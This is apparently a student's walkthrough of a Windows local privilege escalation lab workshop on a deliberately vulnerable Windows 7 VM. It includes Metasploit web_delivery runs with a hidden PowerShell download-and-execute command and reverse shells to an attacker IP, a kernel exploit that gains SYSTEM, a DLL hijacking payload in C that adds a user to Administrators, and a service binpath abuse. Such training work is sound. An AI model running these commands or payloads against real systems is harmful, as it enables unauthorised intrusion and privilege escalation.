Windows Local Privilege Escalation

Source: https://github.com/sagishahar/lpeworkshop

6. Read carefully the output of the script
7. Restart the Windows VM
8. Copy the Tools 7z archive to the Desktop and extract it
9. Setup is now complete, enjoy

The script was developed and tested on a Windows 7 (SP1) x64 Build 7601 English-US host. It might work on other OS instances, but it is not guaranteed. Pay attention to the script's output. Some exercises are skipped (e.g. Kernel, etc.) as it depends on the patchlevel of the VM.

While preparation the VM, batch file gives me some output.

My windows 7 version Details.

This VM details same as above windows version mentioned in his git hub

C:\Windows\System32\cmd.exe

```
hjw

     Local Privilege Escalation Workshop - Windows Installer
                        Sagi Shahar (@s4gi_)

[i] Skipping configuration of Exercise 1 - Kernel

[*] Configuring Exercise 2 - Services (DLL Hijacking)
[*] Writing dllhijackservice.exe to drive..
[*] Calculating MD5 hash of dllhijackservice.exe..
[*] Confirming hash.. (fa 6e 05 03 21 f4 33 af 0e 48 6a cf 88 ee fe 32)
[+] Hash confirmed.
[*] Moving file to C:\Program Files\DLL Hijack Service\
[*] Resetting permissions..
[*] Creating dllsvc service..
[*] Setting service permissions..
[*] Starting service..
[+] Exercise 2 configuration complete.

[*] Configuring Exercise 3 - Services (binPath)
[*] Writing daclservice.exe to drive..
[*] Calculating MD5 hash of daclservice.exe..
[*] Confirming hash.. (d6 2c fe 23 ad 44 ae 27 95 4d 9b 05 42 96 f2 c3)
[+] Hash confirmed.
[*] Moving file to C:\Program Files\DACL Service\
[*] Resetting permissions..
[*] Creating daclsvc service..
[*] Setting service permissions..
[*] Starting service..
[+] Exercise 3 configuration complete.

[*] Configuring Exercise 4 - Services (Unquoted Path)
[*] Writing unquotedpathservice.exe to drive..
[*] Calculating MD5 hash of unquotedpathservice.exe..
[*] Confirming hash.. (d6 2c fe 23 ad 44 ae 27 95 4d 9b 05 42 96 f2 c3)
[+] Hash confirmed.
[*] Moving file to C:\Program Files\Unquoted Path Service\Common Files\
[*] Resetting permissions..
[*] Creating unquotedsvc service..
[*] Setting service permissions..
[*] Starting service..
[+] Exercise 4 configuration complete.

[*] Configuring Exercise 5 - Services (Registry)
[*] Writing insecureregistryservice.exe to drive..
[*] Calculating MD5 hash of insecureregistryservice.exe..
[*] Confirming hash.. (d6 2c fe 23 ad 44 ae 27 95 4d 9b 05 42 96 f2 c3)
[+] Hash confirmed.
[*] Moving file to C:\Program Files\Insecure Registry Service\
[*] Resetting permissions..
```

```
C:\Windows\System32\cmd.exe
[*] Resetting permissions..
[*] Adding program to run at startup via registry..
[+] Exercise 7 configuration complete.

[*] Configuring Exercise 8 - Registry (AlwaysInstallElevated)
[*] Enabling AlwaysInstallElevated via registry..
[*] Further instructions to run upon restart..
[+] Exercise 8 configuration complete.

[i] Skipping configuration of Exercise 9 - Password Mining (Memory)

[*] Configuring Exercise 10 - Password Mining (Registry)
[*] Creating a standard user account..
[i] Username: user    Password: password321
[*] Adding autologon user to registry..
[*] Further instructions to run upon restart..
[+] Exercise 10 configuration complete.

[*] Configuring Exercise 11 - Password Mining (Configuration Files)
[*] Writing Unattend.xml to drive..
[*] Calculating MD5 hash of Unattend.xml..
[*] Confirming hash.. (63 f7 26 9b bc 53 e3 6d 2a 8c 32 37 21 31 3f 9c)
[+] Hash confirmed.
[*] Moving file to C:\Windows\Panther\
[*] Writing SiteList.xml to drive..
[*] Calculating MD5 hash of SiteList.xml..
[*] Confirming hash.. (5e e2 85 20 37 31 21 d1 37 e1 51 a2 a7 53 7a 54)
[+] Hash confirmed.
[*] Moving file to C:\ProgramData\McAfee\Common Framework\
[i] Skipping web.config section of the exercise..
[+] Exercise 11 configuration complete.

[*] Configuring Exercise 12 - Scheduled Tasks (Missing Binary)
[*] Creating path for task..
[*] Resetting permissions..
[*] Further instructions to run upon restart..
[+] Exercise 12 configuration complete.

[i] Skipping configuration of Exercise 13 - Hot Potato

[*] Configuring Exercise 14 - Startup Applications
[*] Resetting permissions..
[+] Exercise 14 configuration complete.

[*] Creating final configuration task to run upon restart..
[*] Writing lpe.bat to drive..
[*] Calculating MD5 hash of lpe.bat..
[*] Confirming hash.. (3c 48 bd 51 58 3d 54 87 c0 6f 82 3f 6a 32 d3 03)
[+] Hash confirmed.
[*] Moving file to C:\Temp\
[+] Configuration completed successfully.
[i] Ensure to copy the tools from the repo to the user's desktop.
[+] Please restart Windows to begin.
Press any key to continue . . .
```

Exercise 1 – Kernel

For this exercise we must do null pointer (MS14-058) kernel exploit, use sherlock.ps1 for find the vulnerabilities. And I search that vulnerability using “searchsploit”

```
C:\Users\user\Desktop\Tools\Sherlock>powershell -nop -ep bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\user\Desktop\Tools\Sherlock> Import-Module .\Sherlock.ps1
PS C:\Users\user\Desktop\Tools\Sherlock> find-allvulns


Title      : User Mode to Ring (KiTrap0D)
MSBulletin : MS10-015
CVEID      : 2010-0232
Link       : https://www.exploit-db.com/exploits/11199/
VulnStatus : Not supported on 64-bit systems

Title      : Task Scheduler .XML
MSBulletin : MS10-092
CVEID      : 2010-3338, 2010-3888
Link       : https://www.exploit-db.com/exploits/19930/
VulnStatus : Not Vulnerable

Title      : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin : MS13-053
CVEID      : 2013-1300
Link       : https://www.exploit-db.com/exploits/33213/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenuEx Win32k NULL Page
MSBulletin : MS13-081
CVEID      : 2013-3881
Link       : https://www.exploit-db.com/exploits/31576/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin : MS14-058
CVEID      : 2014-4113
Link       : https://www.exploit-db.com/exploits/35101/
VulnStatus : Appears Vulnerable
```

That module required Metasploit framework

```
root@kali:~# searchsploit ms14-058
---------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                          |  Path
---------------------------------------------------------------------------------------- ---------------------------------
Microsoft Windows - TrackPopupMenu Win32k Null Pointer Dereference (MS14-058) (Metasplo | windows/local/35101.rb
Microsoft Windows 8.0/8.1 (x64) - 'TrackPopupMenu' Local Privilege Escalation (MS14-058 | windows_x86-64/local/37064.py
Microsoft Windows 8.1/ Server 2012 - 'Win32k.sys' Local Privilege Escalation (MS14-058) | windows/local/46945.cpp
Microsoft Windows Kernel - 'win32k.sys' Local Privilege Escalation (MS14-058)           | windows/local/39666.txt
---------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
root@kali:~# searchsploit -p windows/local/35101.rb
  Exploit: Microsoft Windows - TrackPopupMenu Win32k Null Pointer Dereference (MS14-058) (Metasploit)
      URL: https://www.exploit-db.com/exploits/35101
     Path: /usr/share/exploitdb/exploits/windows/local/35101.rb
File Type: Ruby script, ASCII text, with CRLF line terminators

root@kali:~# cat /usr/share/exploitdb/exploits/windows/local/35101.rb
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'
require 'msf/core/post/windows/reflective_dll_injection'
require 'rex'
```

```
msf > search ms14-058
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                          Disclosure Date  Rank    Description
   ----                                          ---------------  ----    -----------
   exploit/windows/local/ms14_058_track_popup_menu  2014-10-14      normal  Windows TrackPopupMenu Win32k NULL Pointer Dereference


msf > use exploit/windows/local/ms14_058_track_popup_menu
msf exploit(ms14_058_track_popup_menu) > options

Module options (exploit/windows/local/ms14_058_track_popup_menu):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

So, this module need session do the exploit. only option is PowerShell, It help to interact with the victim machine.

```
msf exploit(ms14_058_track_popup_menu) >  use exploit/multi/script/web_delivery
msf exploit(web_delivery) > options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Python


msf exploit(web_delivery) > set lhost 192.168.48.177
lhost => 192.168.48.177
msf exploit(web_delivery) > show targets
```

```
msf exploit(web_delivery) > set payload  windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(web_delivery) >
msf exploit(web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.48.177   yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   PSH
```

```
msf exploit(web_delivery) > run
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.48.177:4444
msf exploit(web_delivery) > [*] Using URL: http://0.0.0.0:8080/EAiAgQWi
[*] Local IP: http://192.168.48.177:8080/EAiAgQWi
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $M=new-object net.webclient;$M.proxy=[Net.WebRequest]::GetSystemWebProxy();$M.Proxy.Credentials=[Net.CredentialCache]
::DefaultCredentials;IEX $M.downloadstring('http://192.168.48.177:8080/EAiAgQWi');
```

After that powershell code copy to windows 7 vm it automaticaly hide the cmd and connect back to the attacker machine.

```
Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\user>powershell.exe -nop -w hidden -c $M=new-object net.webclient;$M.proxy=[Net.WebRequest]::GetSystemW
$M.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $M.downloadstring('http://192.168.48.177:8080
);_
```

The Windows VM is x64 therefore it is required to migrate to an x64 process, use windows explore to migrate it, that session use to “ms14_058_track_popup_menu”, because that want session id and target Id. I create another session for get back reverse shell from windows 7 machine.

```
[*] 192.168.48.175   web_delivery - Delivering Payload
[*] Sending stage (957487 bytes) to 192.168.48.175
[*] Meterpreter session 1 opened (192.168.48.177:4444 -> 192.168.48.175:49160) at 2020-08-09 20:08:25 +0530

msf exploit(web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run migrate -n explorer.exe

[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]
[*] Current server process: powershell.exe (300)
[+] Migrating to 2020
[+] Successfully migrated to process
meterpreter > background
[*] Backgrounding session 1...
msf exploit(web_delivery) > use exploit/windows/local/ms14_058_track_popup_menu
msf exploit(ms14_058_track_popup_menu) > set target 1
target => 1
msf exploit(ms14_058_track_popup_menu) > set session 1
session => 1
msf exploit(ms14_058_track_popup_menu) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf exploit(ms14_058_track_popup_menu) > set lhost 192.168.48.177
lhost => 192.168.48.177
msf exploit(ms14_058_track_popup_menu) > set lport 4455
lport => 4455
msf exploit(ms14_058_track_popup_menu) > run

[*] Started reverse TCP handler on 192.168.48.177:4455
[*] Launching notepad to host the exploit...
[+] Process 2620 launched.
[*] Reflectively injecting the exploit DLL into 2620...
[*] Injecting exploit into 2620...
[*] Exploit injected. Injecting payload into 2620...
[*] Payload injected. Executing exploit...
```

```
[*] Launching notepad to host the exploit...
[+] Process 2620 launched.
[*] Reflectively injecting the exploit DLL into 2620...
[*] Injecting exploit into 2620...
[*] Exploit injected. Injecting payload into 2620...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Command shell session 2 opened (192.168.48.177:4455 -> 192.168.48.175:49161) at 2020-08-09 20:12:30 +0530

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>net localgroup administrators user /add
net localgroup administrators user /add
The command completed successfully.

C:\Windows\system32> net localgroup administrators
 net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
pentest
user
The command completed successfully.
```

Exercise 2 – Services (DLL Hijacking)

```
Command Prompt
C:\Users\user>whoami
pentest-priv\user

C:\Users\user>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled

C:\Users\user>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enable
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enable
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4      Mandatory group, Enabled by default, Enable
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group, Enabled by default, Enable
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enable
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enable
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enable
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enable
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192  Mandatory group, Enabled by default, Enable

C:\Users\user>net users

User accounts for \\PENTEST-PRIV

-------------------------------------------------------------------------------
Administrator            Guest                    pentest
user
The command completed successfully.
```

privileges for logged user

```
C:\Users\user>net users

User accounts for \\PENTEST-PRIV

-------------------------------------------------------------------------------
Administrator            Guest                    pentest
user
The command completed successfully.


C:\Users\user>net user user
User name                    user
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/1/2020 2:18:11 PM
Password expires             9/12/2020 2:18:11 PM
Password changeable          8/1/2020 2:18:11 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   8/1/2020 2:31:29 PM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.
```

Bellow command to check all vulnerabilities.

powershell -nop -exec bypass IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp/PowerUp.ps1'); Invoke-AllChecks

```
C:\Users\user>powershell -nop -exec bypass IEX (New-Object Net.WebClient).DownloadString('https://raw.githubuser
m/PowerShellEmpire/PowerTools/master/PowerUp/PowerUp.ps1'); Invoke-AllChecks

[*] Running Invoke-AllChecks
```

```
[*] Checking %PATH% for potentially hijackable .dll locations...

HijackablePath : C:\Temp\
AbuseFunction  : Write-HijackDll -OutputFile 'C:\Temp\\wlbsctrl.dll' -Command '...'
```


So, we can see the Hijack path = “C:\Temp\” we can run malicious dll in that location


Search the service called dllsvc , because in bat file create new service called dllsvc

```
https://github.com/sagishahar/lpeworkshop/blob/master/lpe_windows_setup.bat
57  setx /m Path "%PATH%;C:\Temp" >nul
58  call :create_service "dllsvc", "C:\Program Files\DLL Hijack Service\dllhijackservice.exe", "DLL Hijack Service"
59  call :set_service_permissions "dllsvc", "D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;R
60  call :start_service "dllsvc"
```

```
C:\Users\user>sc qc dllsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: dllsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\DLL Hijack Service\dllhijackservice.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : DLL Hijack Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\Users\user>
```

Check the process called “dllhijackservice.exe” using “procmon”







```
C:\Users\user>sc start dllsvc

SERVICE_NAME: dllsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                             (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 1204
        FLAGS              :
```

dllhijackservice.exe	948	CreateFile	C:\Program Files\DLL Hijack Service\hijackme.dll	NAME NOT.
dllhijackservice.exe	948	CreateFile	C:\Windows\System32\hijackme.dll	NAME NOT.
dllhijackservice.exe	948	CreateFile	C:\Windows\system\hijackme.dll	NAME NOT.
dllhijackservice.exe	948	CreateFile	C:\Windows\hijackme.dll	NAME NOT.
dllhijackservice.exe	948	CreateFile	C:\Windows\System32\hijackme.dll	NAME NOT.
dllhijackservice.exe	948	CreateFile	C:\Windows\System32\hijackme.dll	NAME NOT.
dllhijackservice.exe	948	CreateFile	C:\Windows\hijackme.dll	NAME NOT.
dllhijackservice.exe	948	CreateFile	C:\Windows\System32\wbem\hijackme.dll	NAME NOT.
dllhijackservice.exe	948	CreateFile	C:\Windows\System32\WindowsPowerShell\v1.0\hijackme.dll	NAME NOT.
dllhijackservice.exe	948	CreateFile	C:\Temp\hijackme.dll	NAME NOT.

I create the dll file in after running that service dll run “cmd.exe /k net localgroup administrator user /add” it means user add to the administrator group after editing that script that dll must save “hijackme.dll”

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
  GNU nano 4.9.3                                        windows_dll.c
// For x64 compile with: x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll
// For x86 compile with: i686-w64-mingw32-gcc windows_dll.c -shared -o output.dll

#include <windows.h>

BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
    if (dwReason == DLL_PROCESS_ATTACH) {
        system("cmd.exe /k net localgroup administrator user /add");
        ExitProcess(0);
    }
    return TRUE;
}
```

```
┌─[cyber1337s@parrot]─[~/Documents/Tools/Source]
└──╼ $x86_64-w64-mingw32-gcc windows_dll.c -shared -o hijackme.dll
┌─[cyber1337s@parrot]─[~/Documents/Tools/Source]
└──╼ $ls
hijackme.dll  windows_dll.c  windows_service.c
┌─[cyber1337s@parrot]─[~/Documents/Tools/Source]
└──╼ $python -m SimpleHTTPServer 8080
```



After copying to windows vm stop the dllsvc and again start that service

```
C:\Temp>sc start dllsvc

SERVICE_NAME: dllsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                             (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 2400
        FLAGS              :

C:\Temp>net user user
User name                    user
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/1/2020 2:18:11 PM
Password expires             9/12/2020 2:18:11 PM
Password changeable          8/1/2020 2:18:11 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   8/2/2020 2:35:47 AM

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.
```

So now he in Administrators group

Exercise 3 – Services (binPath)

I used powerup and it give below result

```
[*] Checking service permissions...


ServiceName   : daclsvc
Path          : "C:\Program Files\DACL Service\daclservice.exe"
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -ServiceName 'daclsvc'
```

After running the “net user user “command he still in user group. Here is the “accesschk64” command details: https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk

```
Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.


C:\Users\user\Desktop\Tools\Accesschk>accesschk64.exe -wuvc daclsvc

Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

daclsvc
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  RW Everyone
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_CHANGE_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_START
        SERVICE_STOP
        READ_CONTROL
```

All user has “SERVICE_CHANGE_CONFIG” permission. It means user can reconfigure the services binary

```
C:\Users\user\Desktop\Tools\Accesschk>sc config daclsvc binpath= "net localgroup administrators user /add"
[SC] ChangeServiceConfig SUCCESS

C:\Users\user\Desktop\Tools\Accesschk>sc start dacsvc
[SC] StartService: OpenService FAILED 1060:

The specified service does not exist as an installed service.
```

```
Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.
```

Exercise 4 – Services (Unquoted Path)

Powerup script details.

```
[*] Checking for unquoted service paths...


ServiceName   : unquotedsvc
Path          : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
StartName     : LocalSystem
AbuseFunction : Write-ServiceBinary -ServiceName 'unquotedsvc' -Path <HijackPath>
```

```
C:\Users\user>sc qc unquotedsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: unquotedsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Unquoted Path Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```


```
C:\Users\user>icacls "C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe"
C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe NT AUTHORITY\SYSTEM:(I)(F)
                                                                            BUILTIN\Administrators:(I)(F)
                                                                            BUILTIN\Users:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

```
C:\Users\user>icacls "C:\Program Files\Unquoted Path Service\Common Files"
